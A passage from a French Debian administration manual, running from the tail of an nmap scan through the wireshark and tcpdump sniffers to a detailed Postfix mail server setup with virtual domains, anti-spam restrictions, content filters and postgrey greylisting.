    ➥ linux:kernel

OS and Service detection performed. Please report any incorrect results at http
    ➥ ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.20 seconds
```

On retrouve bien les applications SSH et Exim4. Notez que toutes les applications n'écoutent pas sur toutes les adresses IP ; ainsi, comme Exim4 n'est accessible que sur l'interface de boucle locale lo, il n'apparaît que lors d'une analyse de localhost et non de mirwiz (l'interface réseau eth0 de la même machine).

10.8.3. Les *sniffers* : `tcpdump` et `wireshark`

Il arrive parfois que l'on ait besoin de voir ce qui passe réellement sur le réseau, paquet par paquet. On utilise dans ce cas un « analyseur de trame », plus connu sous le nom de *sniffer* (renifleur). Cet outil scrute tous les paquets qui atteignent une interface réseau et les affiche de manière plus lisible à l'utilisateur.

L'ancêtre dans ce domaine est sans conteste `tcpdump` (dans le paquet du même nom). Il est disponible en standard sur un très grand nombre de plateformes et permet toutes sortes de captures de trafic réseau, mais la représentation de ce trafic reste assez obscure. Nous ne nous étendrons par conséquent pas dessus.

Plus récent et plus moderne, l'outil `wireshark` (paquet *wireshark*) est en train de devenir la référence dans l'analyse de trafic réseau, notamment grâce à ses nombreux modules de décodage qui permettent une analyse simplifiée des paquets capturés. La représentation graphique des paquets est en effet organisée par couches successives, ce qui permet de visualiser chacun des protocoles impliqués dans un paquet. Par exemple, pour un paquet correspondant à une requête HTTP, on verra de manière séparée les informations correspondant à la couche physique, la couche Ethernet, les informations du paquet IP, puis celles de la connexion TCP, puis enfin la requête HTTP en tant que telle. On pourra ainsi se focaliser sur une couche particulière.




FIGURE 10.1 *Analyseur de trafic réseau* `wireshark`

Dans notre exemple, seuls les paquets n'ayant pas transité par SSH sont affichés (grâce au filtre !tcp.port ==22). Le paquet en cours d'analyse approfondie a été développé à la couche HTTP.

ASTUCE

`wireshark` sans interface graphique : `tshark`

Lorsque l'on ne souhaite pas lancer d'interface graphique, ou que c'est impossible pour une raison ou une autre, on peut utiliser une version en texte seul de `wireshark` appelée `tshark` (dans un paquet *tshark* séparé). La plupart des fonctionnalités de capture et de décodage des paquets restent présentes, mais le manque d'interface graphique limite forcément les interactions avec le programme (filtrage des paquets après la capture, suivi d'une connexion TCP, etc.). On l'emploiera donc pour une première approche. Si l'on s'aperçoit que l'interface est importante pour les manipulations que l'on a en tête, on pourra toutefois sauvegarder les paquets capturés dans un fichier et importer ce fichier dans un `wireshark` graphique sur une autre machine.

CULTURE

`ethereal` et `wireshark`

`wireshark`, bien qu'apparu relativement récemment, est en réalité simplement le nouveau nom du logiciel `ethereal`. Lorsque le développeur principal a quitté la société qui l'employait, il n'a pas réussi à se faire transférer la marque déposée et il a donc opté pour un changement de nom, mais seuls le nom et l'icône du logiciel ont changé.

Mots-clés

Postfix
Apache
NFS
Samba
Squid
OpenLDAP

Chapitre

11

Services réseau : Postfix, Apache, NFS, Samba, Squid, LDAP

Les services réseau sont les programmes interagissant directement avec les utilisateurs dans leur travail quotidien. C'est la partie émergée de l'iceberg « système d'information » présenté dans ce chapitre. La partie immergée, l'infrastructure, sur laquelle ils s'appuient, reste en arrière-plan.

11.1. Serveur de messagerie électronique

Les administrateurs de Falcot SA ont retenu Postfix comme serveur de courrier électronique en raison de sa simplicité de configuration et de sa fiabilité. En effet, sa conception réduit au maximum les droits de chacune de ses sous-tâches, ce qui limite l'impact de toute faille de sécurité.

ALTERNATIVE

Le serveur Exim4

Debian emploie Exim4 comme serveur de messagerie par défaut (il est donc automatiquement installé pendant l'installation initiale). La configuration, fournie par le paquet *exim4-config*, est automatiquement personnalisée grâce à un certain nombre de questions debconf très similaires à celles posées par *postfix*.

La configuration est au choix soit dans un seul gros fichier (`/etc/exim4/exim4.conf.template`), soit dans un certain nombre de fragments de fichiers répartis dans `/etc/exim4/conf.d/`. Dans les deux cas, les fichiers sont exploités par la commande `update-exim4.conf` pour générer le fichier de configuration réellement employé, qui est stocké dans `/etc/exim4/exim4.conf.template` (qui sert de source à `/var/lib/exim4/config.autogenerated`, généré au lancement d'Exim4). Cette commande permet de remplacer certains marqueurs par les données saisies lors de la configuration Debconf du paquet et stockés dans `/etc/exim4/update-exim4.conf.conf`.

La syntaxe de configuration d'Exim4 est assez particulière et il faut un certain temps pour s'y accoutumer. Toutefois, une fois que ces particularités sont maîtrisées, il s'agit d'un serveur de messagerie très complet et très puissant. Il suffit de parcourir les dizaines de pages de documentation pour s'en rendre compte.

➨ `http://www.exim.org/docs.html`

11.1.1. Installation de Postfix

Le paquet Debian *postfix* contient le démon SMTP principal. Divers modules (comme *postfix-ldap* ou *postfix-pgsql*) offrent des fonctionnalités supplémentaires à Postfix (notamment en termes d'accès à des bases de données de correspondances). Ne les installez que si vous en avez déjà perçu le besoin.

B.A.-BA

SMTP

SMTP (*Simple Mail Transfer Protocol*) est le protocole employé par les serveurs de messagerie pour s'échanger les courriers électroniques.

Au cours de l'installation du paquet, plusieurs questions sont posées par l'intermédiaire de `debconf`. Les réponses permettront de générer un premier fichier `/etc/postfix/main.cf`.

La première question porte sur le type d'installation. Parmi les choix proposés, seuls deux sont pertinents dans le cadre d'un serveur connecté à Internet. Il s'agit de Site Internet et de Site Internet utilisant un smarthost. Le premier choix est adapté à un serveur qui reçoit et envoie

le courrier directement à ses destinataires, mode retenu par les administrateurs de Falcot. Le second correspond à un serveur qui reçoit directement le courrier mais en envoie par le biais d'un serveur SMTP intermédiaire — désigné par le terme *smarthost* — plutôt que directement au serveur du destinataire. C'est surtout utile pour les particuliers disposant d'une adresse IP dynamique, parce que certains serveurs de messagerie refusent tout message provenant directement d'une telle adresse IP. Le *smarthost* sera ici le serveur SMTP du fournisseur d'accès à Internet (FAI), qui est toujours configuré pour transmettre le courrier provenant de ses clients. Cette solution est également intéressante pour toute machine qui n'est pas connectée en permanence, car cela lui évite de devoir gérer une file d'attente des messages non délivrables qu'il faudra réessayer d'expédier plus tard.

VOCABULAIRE

FAI

FAI est l'abréviation de « Fournisseur d'Accès à Internet ». Il s'agit d'une entité (souvent société commerciale) qui fournit des connexions à Internet ainsi que les services de base associés (serveur de messagerie électronique, de news, etc.). Parmi les FAI français, on peut citer Free, Orange (ex-Wanadoo), SFR, AOL, FDN, etc. L'abréviation anglaise correspondante est ISP pour *Internet Service Provider*.

La deuxième question porte sur le nom complet de la machine, employé pour générer une adresse de courrier électronique depuis un nom d'utilisateur local (c'est la partie suivant l'arobase « @ »). Pour Falcot, la réponse est mail.falcot.com. C'est la seule question posée en standard, mais elle ne suffit pas pour avoir une configuration satisfaisante, les administrateurs exécutent donc `dpkg-reconfigure postfix` afin de pouvoir personnaliser plus de paramètres.

Parmi les questions supplémentaires, l'ordinateur demande de saisir tous les noms de domaines associés à cette machine. La liste proposée inclut le nom complet de la machine et des synonymes de localhost, mais pas le domaine principal falcot.com, qu'il faut ajouter manuellement. D'une manière générale, il convient habituellement de donner ici tous les noms de domaines pour lesquels cette machine fait office de serveur MX (c'est-à-dire tous ceux pour lesquels le DNS indique qu'elle est apte à accepter du courrier). Ces informations sont ensuite stockées dans la variable mydestination du fichier `/etc/postfix/main.cf` (principal fichier de configuration de Postfix).

COMPLÉMENTS

Interrogation des enregistrements MX

Si le serveur DNS ne publie pas d'enregisrement MX pour un domaine, le serveur de messagerie tentera d'envoyer le courrier à la machine de même nom. Il emploiera donc l'enregistrement de type A correspondant (ou AAAA en IPv6).




Figure 11.1 *Rôle de l'enregistrement DNS* MX *dans un envoi de courrier électronique*

Selon les cas, l'installation peut également demander d'indiquer les réseaux habilités à envoyer du courrier par l'intermédiaire de cette machine. Par défaut, Postfix est configuré pour n'accepter que des courriers électroniques issus de la machine elle-même ; il faut généralement ajouter le réseau local. Les administrateurs ont donc ajouté 192.168.0.0/16 à la réponse par défaut. Si la question n'est pas posée, il faut modifier le fichier de configuration et y changer la variable mynetworks, comme on le voit sur l'exemple plus loin.

L'emploi de `procmail` peut aussi être proposé pour délivrer le courrier localement. Cet outil permet aux utilisateurs de trier leur courrier entrant, ce pour quoi ils doivent indiquer des règles de tri dans leur fichier `~/.procmailrc`.

Après cette première étape, les administrateurs ont obtenu le fichier de configuration ci-dessous. Il va servir de base pour les sections suivantes, qui le modifieront pour activer certaines fonctionnalités.

Ex. 11.1 *Fichier* `/etc/postfix/main.cf` *initial*

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
```

```
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SÉCURITÉ

Certificat SSL *snake oil*

L'expression anglaise *snake oil* pourrait se traduire par « poudre aux yeux ». Les certificats mentionnés dans l'exemple n'ont aucune valeur de protection, puisqu'ils sont générés de la même manière sur tous les systèmes Debian (donc avec la même partie privée). Ils ne sauraient être utilisés qu'à des fins de test, le fonctionnement normal se devant d'utiliser de vrais certificats. On pourra par exemple utiliser la procédure décrite dans la section 10.2.1.1, « Infrastructure de clés publiques *easy-rsa* » page 245.

11.1.2. Configuration de domaines virtuels

Le serveur de messagerie peut recevoir le courrier pour d'autres domaines que le domaine principal ; on parle alors de domaines virtuels. Dans ces situations, il est rare que le courrier soit destiné aux utilisateurs locaux. Postfix offre deux fonctionnalités intéressantes pour gérer ces domaines virtuels.

ATTENTION

Domaines virtuels et domaines canoniques

Aucun des domaines virtuels ne doit être indiqué dans la variable `mydestination`. Celle-ci contient uniquement les noms des domaines « canoniques », directement associés à la machine et à ses utilisateurs locaux.

Domaine virtuel d'alias

Un domaine virtuel d'alias ne contient que des alias, c'est-à-dire des adresses électroniques renvoyant le courrier vers d'autres adresses électroniques.

Pour activer un tel domaine, il faut préciser son nom dans la variable virtual_alias_domains et indiquer le fichier stockant les correspondances d'adresses dans la variable virtual_alias_maps.

Ex. 11.2 *Directives à ajouter au fichier* `/etc/postfix/main.cf`

```
virtual_alias_domains = marqueafalcot.tm.fr
virtual_alias_maps = hash:/etc/postfix/virtual
```

Le fichier `/etc/postfix/virtual`, décrivant les correspondances, emploie un format relativement simple. Chaque ligne contient deux champs séparés par une série de blancs, dont le premier est le nom de l'alias et le second une liste d'adresses électroniques vers lesquelles il pointe. La syntaxe spéciale @domaine.fr englobe tous les alias restants d'un domaine.

Ex. 11.3 *Exemple de fichier* `/etc/postfix/virtual`

```
webmaster@marqueafalcot.tm.fr  jean@falcot.com
contact@marqueafalcot.tm.fr    laure@falcot.com, sophie@falcot.com
# L'alias ci-dessous est générique, il englobe toutes les
# adresses électroniques du domaine marqueafalcot.tm.fr
# non employées ailleurs dans ce fichier.
# Ces adresses sont renvoyées au même nom d'utilisateur
# mais dans le domaine falcot.com
@marqueafalcot.tm.fr           @falcot.com
```

ATTENTION
Domaine virtuel mixte ?

Il n'est pas permis d'indiquer le même domaine dans les variables `virtual_alias_domains` et `virtual_mailbox_domains`. En revanche, tout domaine de `virtual_mailbox_domains` est implicitement compris dans `virtual_alias_domains`. Il est donc possible de mélanger alias et boîtes aux lettres au sein d'un domaine virtuel.

Les courriers destinés à un domaine virtuel de boîtes aux lettres sont stockés dans des boîtes aux lettres qui ne sont pas associées à un utilisateur local du système.

Pour activer un domaine virtuel de boîtes aux lettres, il faut l'écrire dans la variable virtual_mailbox_domains et préciser le fichier donnant les boîtes aux lettres avec la variable virtual_mailbox_maps. Le paramètre virtual_mailbox_base indique le répertoire sous lequel les différentes boîtes aux lettres seront stockées.

Les paramètres virtual_uid_maps et virtual_gid_maps définissent des tables de correspondances entre l'adresse électronique, l'utilisateur et le groupe Unix propriétaire de la boîte aux lettres. Pour indiquer systématiquement le même propriétaire, la syntaxe static:5000 dénote un UID/GID fixe.

Ex. 11.4 *Directives à ajouter au fichier* `/etc/postfix/main.cf`

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Le format du fichier `/etc/postfix/vmailbox` est de nouveau très simple : deux champs séparés par des blancs. Le premier indique une adresse électronique de l'un des domaines virtuels et le second l'emplacement relatif de la boîte aux lettres associée (par rapport au répertoire donné par *virtual_mailbox_base*). Si le nom de la boîte aux lettres se termine par une barre de division (/), cette boîte sera stockée au format *maildir* ; dans le cas contraire, c'est le traditionnel *mbox* qui sera retenu. Le format *maildir* emploie un répertoire complet pour représenter la boîte aux lettres et chaque message est stocké dans un fichier. A contrario, une boîte aux lettres au format *mbox* est stockée dans un seul fichier et chaque ligne débutant par From (From suivi d'une espace) marque le début d'un nouveau message électronique.

Ex. 11.5 *Fichier* `/etc/postfix/vmailbox`

```
# le courrier de jean est stocké au format maildir
# (1 fichier par courrier dans un répertoire privé)
jean@falcot.org falcot.org/jean/
```

```
# le courrier de sophie est stocké dans un fichier
# "mbox" traditionnel (tous les courriers concaténés
# dans un fichier)
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restrictions à la réception et à l'envoi

Avec le nombre croissant de messages non sollicités (*spams*), il est nécessaire d'être de plus en plus strict sur les messages que le serveur accepte. Cette section présente les différentes stratégies intégrées à Postfix.

CULTURE

Le problème du spam

Le terme de spam désigne toutes les publicités non sollicitées (en anglais, on parle d'UCE — *Unsolicited Commercial Email*) qui inondent nos boîtes aux lettres électroniques et les spammeurs sont les gens sans scrupules qui les expédient. Peu leur importent les nuisances qu'ils causent, statistiquement il suffit qu'un très faible pourcentage de personnes se laissent tenter par leurs offres pour qu'ils rentrent dans leurs frais. Le coût d'expédition d'un message électronique est en effet très faible. Toute adresse électronique publique (par exemple, employée sur un forum web, apparaissant dans une archive de liste de diffusion, citée dans un blog, etc.) sera découverte par les robots des spammeurs et sera soumise à un flux incessant de messages non sollicités.

Face à ces nuisances, tous les administrateurs informatiques essaient de mettre en place des filtres anti-spam, mais les spammeurs cherchent sans arrêt à les contourner. Certains n'hésitent pas à faire appel aux services de réseaux mafieux contrôlant de nombreuses machines compromises par un ver. Les dernières statistiques estiment que 95% des courriers expédiés sont des spams !

Restreindre l'accès en fonction de l'adresse IP

La directive smtpd_client_restrictions contrôle les machines autorisées à communiquer avec le serveur de courrier électronique.

Ex. 11.6 *Restrictions en fonction de l'adresse du client*

```
smtpd_client_restrictions = permit_mynetworks,
    warn_if_reject reject_unknown_client,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rbl_client sbl-xbl.spamhaus.org,
    reject_rbl_client list.dsbl.org
```

Lorsqu'une variable contient une liste de règles comme dans l'exemple ci-dessus, il faut savoir que celles-ci sont évaluées dans l'ordre, de la première à la dernière. Chaque règle peut accepter le message, le refuser ou le laisser poursuivre son chemin à travers celles qui suivent. L'ordre a donc une importance et l'inversion de deux règles peut mettre en place un comportement très différent.

La directive permit_mynetworks, placée en tête de la liste des règles, accepte inconditionnellement toute machine du réseau local (tel que défini par la variable mynetworks dans la configuration).

La deuxième directive refuse normalement les machines dépourvues de configuration DNS totalement valide. Une configuration valide dispose d'une résolution inverse fonctionnelle et le nom DNS renvoyé pointe sur l'adresse IP employée. Cette restriction est généralement trop sévère, de nombreux serveurs de courrier électronique ne disposant pas de DNS inverse. C'est pourquoi les administrateurs de Falcot ont précédé la directive reject_unknown_client de warn_if_reject, qui transforme le refus en simple avertissement enregistré dans les logs. Ils peuvent ainsi surveiller le nombre de messages qui auraient été refusés et décider plus tard d'activer ou non cette règle en connaissant pleinement ses effets.

ASTUCE

Tables *access*

Les différents critères de restriction incluent des tables (modifiables par les administrateurs) de combinaisons expéditeurs/adresses IP/noms de machines autorisés ou interdits. Ces tables peuvent être créées en recopiant une version décompressée du fichier `/usr/share/doc/postfix-doc/examples/access.gz` sous le nom indiqué. C'est un modèle auto-documenté dans ses commentaires. Chaque table documentera ainsi sa propre syntaxe.

La table `/etc/postfix/access_clientip` donne la liste des adresses IP et réseau. La table `/etc/postfix/access_helo` fournit celle des noms de machines et de domaines. Enfin, la table `/etc/postfix/access_sender` précise les adresses électroniques. Après toute modification, chacun de ces fichiers doit être transformé en table de hachage, c'est-à-dire en une forme optimisée pour les accès rapides, par la commande `postmap /etc/postfix/fichier`.

La troisième directive permet à l'administrateur de mettre en place une liste noire et une liste blanche de serveurs de courriers électroniques, stockées dans le fichier `/etc/postfix/access_clientip`. Une liste blanche permet à l'administrateur de préciser les serveurs de confiance dispensés des règles suivantes.

Les deux dernières règles de l'exemple refusent tout message provenant d'un serveur présent dans l'une des différentes listes noires indiquées (RBL signifie *Remote Black Lists*, ou listes noires distantes). Celles-ci recensent les machines mal configurées employées par les spammeurs pour relayer leur courrier, ainsi que les relais inhabituels que constituent des machines infectées par des vers ou virus ayant cet effet.

ASTUCE

Liste blanche et RBL

Les listes noires recensent parfois un serveur légitime victime d'un incident. Tout courrier issu de ce serveur serait alors refusé à moins que vous ne l'ayez listé dans la liste blanche associée au fichier `/etc/postfix/access_clientip`.

Pour cette raison, il est prudent de placer dans une liste blanche les serveurs de messagerie de confiance et avec qui vous échangez beaucoup de courriers.

Vérifier la validité de la commande EHLO ou HELO

Chaque échange SMTP doit débuter par l'envoi d'une commande HELO (ou EHLO) suivie du nom du serveur de courrier électronique, dont il est possible de vérifier la validité.

Ex. 11.7 *Restrictions sur le nom annoncé lors du EHLO*

```
smtpd_helo_restrictions = permit_mynetworks,
    reject_invalid_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname,
    warn_if_reject reject_unknown_hostname
```

La première directive permit_mynetworks autorise toutes les machines du réseau local à s'annoncer librement. C'est important car certains logiciels de courrier électronique respectent mal cette partie du protocole SMTP et peuvent donc annoncer des noms fantaisistes.

La règle reject_invalid_hostname refuse tout courrier dont l'annonce EHLO indique un nom de machine syntaxiquement incorrect. La règle reject_non_fqdn_hostname refuse tout message dont le nom de machine annoncé n'est pas complètement qualifié (un nom qualifié inclut le nom de domaine). La règle reject_unknown_hostname refuse le courrier si la machine annoncée n'existe pas dans la base de données du DNS. Cette dernière règle refusant malheureusement trop de messages, elle est atténuée par le warn_if_reject pour évaluer son impact avant de décider de l'activer ou non.

L'emploi de permit_mynetworks au début a l'effet secondaire intéressant de n'appliquer les règles suivantes qu'à des machines extérieures au réseau local. Il est ainsi possible de mettre en liste noire tous ceux qui s'annoncent membres du réseau falcot.com... ce qui s'effectue en ajoutant la ligne falcot.com REJECT You're not in our network! au fichier `/etc/postfix/access_helo`.

Accepter ou refuser en fonction de l'émetteur (annoncé)

Chaque message envoyé est associé à un expéditeur annoncé par la commande MAIL FROM du protocole SMTP, information qu'il est possible de vérifier de plusieurs manières.

Ex. 11.8 *Vérifications sur l'expéditeur*

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain, reject_unlisted_sender,
    reject_non_fqdn_sender
```

La table `/etc/postfix/access_sender` associe des traitements particuliers à certains expéditeurs. En général, il s'agit simplement de les placer dans une liste blanche ou noire.

La règle reject_unknown_sender_domain requiert un domaine d'expéditeur valide, nécessaire à une adresse valide. La règle reject_unlisted_sender refuse les expéditeurs locaux si leur adresse n'existe pas. Personne ne peut ainsi envoyer de courrier issu d'une adresse invalide dans le domaine falcot.com. Tout message d'expéditeur tartempion@falcot.com ne serait donc accepté que si cette adresse existe vraiment.

Enfin, la règle reject_non_fqdn_sender refuse les adresses électroniques dépourvues de domaine complètement qualifié. Concrètement, elle refusera un courrier provenant de utilisateur@machine : celui-ci doit s'annoncer comme utilisateur@machine.domaine.fr ou utilisateur@domaine.fr.

Accepter ou refuser en fonction du destinataire

Chaque courrier compte un ou plusieurs destinataires, communiqués par l'intermédiaire de la commande RCPT TO du protocole SMTP. On pourra également vérifier ces informations, même si c'est moins intéressant que pour l'expéditeur.

Ex. 11.9 *Vérifications sur le destinataire*

```
smtpd_recipient_restrictions = permit_mynetworks,
    reject_unauth_destination, reject_unlisted_recipient,
    reject_non_fqdn_recipient
```

reject_unauth_destination est la règle de base imposant à tout courrier provenant de l'extérieur de nous être destiné ; dans le cas contraire, il faut refuser de relayer le message. Sans cette règle, votre serveur est un relais ouvert qui permet aux spammeurs d'envoyer des courriers non

sollicités par son intermédiaire. Elle est donc indispensable et on la placera de préférence en début de liste pour qu'aucune autre règle ne risque d'autoriser le passage du courrier avant d'avoir éliminé les messages ne concernant pas ce serveur.

La règle reject_unlisted_recipient refuse les messages à destination d'utilisateurs locaux inexistants (ce qui est assez logique). Enfin, la règle reject_non_fqdn_recipient refuse les adresses électroniques non qualifiées. Il est ainsi impossible d'écrire à jean ou à jean@machine ; il faut impérativement employer la forme complète de l'adresse : jean@machine.falcot.com ou jean@falcot.com.

Restrictions associées à la commande DATA

La commande DATA du protocole SMTP précède l'envoi des données contenues dans le message. Elle ne fournit aucune information en soi, mais prévient de ce qui va suivre. Il est pourtant possible de lui mettre en place des contrôles.

Ex. 11.10 *Restriction sur la commande DATA*

```
smtpd_data_restrictions = reject_unauth_pipelining
```

La règle reject_unauth_pipelining refuse le message si le correspondant envoie une commande sans avoir attendu la réponse à la commande précédente. Les robots des spammeurs font régulièrement cela : pour travailler plus vite, ils se moquent des réponses et visent seulement à envoyer un maximum de courriers, dans le laps de temps le plus court.

Application des restrictions

Bien que toutes les règles évoquées ci-dessus soient prévues pour vérifier les informations à différents moments d'un échange SMTP, le refus réel n'est signifié par Postfix que lors de la réponse à la commande RCPT TO (annonce du destinataire).

Ainsi, même si le message est refusé suite à une commande EHLO invalide, Postfix connaîtra l'émetteur et le destinataire lorsqu'il annoncera le refus. Il peut donc enregistrer un message de log plus explicite que s'il avait interrompu la connexion dès le début. De plus, beaucoup de clients SMTP ne s'attendent pas à subir un échec sur l'une des premières commandes du protocole SMTP et les clients mal programmés seront moins perturbés par ce refus tardif.

Dernier avantage de ce choix : les règles peuvent associer les informations obtenues à différents stades de l'échange SMTP. On pourra ainsi refuser une connexion non locale si elle s'annonce avec un émetteur local.

Filtrer en fonction du contenu du message

Le système de vérification et de restriction ne serait pas complet sans moyen de réagir au contenu du message. *Postfix* distingue deux types de vérifications : sur les en-têtes du courrier et sur le corps du message.

Ex. 11.11 *Activation des filtres sur le contenu*

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Les deux fichiers contiennent une liste d'expressions rationnelles (*regexp*). Chacune est associée à une action à exécuter si elle est satisfaite par les en-têtes ou le corps du message.

DÉCOUVERTE

Tables *regexp*

Le fichier `/usr/share/doc/postfix-doc/examples/header_checks.gz` peut servir de modèle pour créer les fichiers `/etc/postfix/header_checks` et `/etc/postfix/body_checks`. Il contient de nombreux commentaires explicatifs.

Ex. 11.12 *Exemple de fichier* `/etc/postfix/header_checks`

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

B.A.-BA

Expression rationnelle

Le terme d'expression rationnelle (en anglais, *regular expression* ou *regexp*) désigne une notation générique servant à décrire le contenu et/ou la structure d'une chaîne de caractères recherchée. Certains caractères spéciaux permettent de définir des alternatives (par exemple, « assez|trop » pour « assez » ou « trop »), des ensembles de caractères possibles (« [0-9] » pour un chiffre entre 0 et 9, ou « . » pour n'importe quel caractère), des quantifications (« s? » pour « » ou « s », à savoir 0 ou une fois le caractère « s » ; « s+ » pour un ou plusieurs caractères « s » consécutifs, etc.). La parenthèse permet de grouper des motifs de recherche.

La syntaxe précise de ces expressions varie selon l'outil qui les emploie mais les fonctionnalités de base restent les mêmes.

➨ http://fr.wikipedia.org/wiki/Expression_rationnelle

La première vérifie l'en-tête indiquant le logiciel de courrier électronique envoyé : si elle trouve GOTO Sarbacane (un logiciel d'envoi en masse de courriers), elle refuse le message. La seconde

expression contrôle le sujet du message : s'il indique une notification de virus sans intérêt, elle accepte le message mais le supprime immédiatement.

L'emploi de ces filtres est à double tranchant, car il est facile de les faire trop génériques et de perdre des courriers légitimes. Dans ce cas, non seulement les messages seront perdus, mais leurs expéditeurs recevront des messages d'erreur inopportuns — souvent agaçants.

11.1.4. Mise en place du *greylisting*

Le *greylisting* est une technique de filtrage qui consiste à refuser un message avec une erreur temporaire pour finalement l'accepter à la deuxième tentative (à condition qu'un certain délai se soit écoulé entre les deux tentatives). Ce filtre est particulièrement efficace contre les spams envoyés par les vers et les virus qui infectent de nombreuses machines compromises. En effet, il est rare que ces logiciels prennent le soin de vérifier le code retour SMTP puis stockent les messages pour les renvoyer plus tard, d'autant plus qu'un certain nombre des adresses qu'ils ont récoltées sont effectivement invalides et que réessayer ne peut que leur faire perdre du temps.

Postfix n'offre pas cette fonctionnalité de manière native, mais il permet d'externaliser la décision d'accepter ou rejeter un message donné. Le paquet *postgrey* propose justement un logiciel prévu pour s'interfacer avec ce service de délégation des politiques d'accès.

postgrey installé, il se présente comme un démon en attente de connexions sur le port 10 023. Il suffit alors d'employer le paramètre check_policy_service comme restriction supplémentaire :

```
smtpd_recipient_restrictions = permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10023
```

À chaque fois que Postfix doit évaluer cette restriction, il va se connecter au démon `postgrey` et lui envoyer des informations concernant le message concerné. De son côté, Postgrey récupère le triplet (adresse IP, expéditeur, destinataire) et regarde dans sa base de données s'il l'a déjà rencontré récemment. Si oui, il répond en ordonnant d'accepter le message, sinon il répond de le refuser temporairement et enregistre dans sa base de données le triplet en question.

Évidemment, le grand désavantage du greylisting est qu'il va retarder la réception des courriels légitimes et parfois ces délais sont inacceptables. Il inflige également un coût important aux serveurs qui envoient de nombreux courriers légitimes.

EN PRATIQUE

Limites du greylisting

En théorie, le greylisting ne retarde que le premier courriel d'un expéditeur donné pour un destinataire donné et le délai est de l'ordre de quelques minutes à quelques dizaines de minutes. Cependant, la réalité n'est pas toujours si simple. En effet, certains gros fournisseurs d'accès emploient plusieurs serveurs SMTP en grappe et après le premier refus, rien ne garantit que le même serveur effectue la deuxième tentative. Si ce n'est pas le cas, la deuxième tentative échouera à nouveau et, au lieu d'un délai de quelques minutes, on peut

constater des délais de plusieurs heures (jusqu'à ce que l'on retombe sur un serveur qui avait déjà essayé) car à chaque nouvelle erreur, le serveur SMTP augmente le délai d'attente avant le prochain essai.

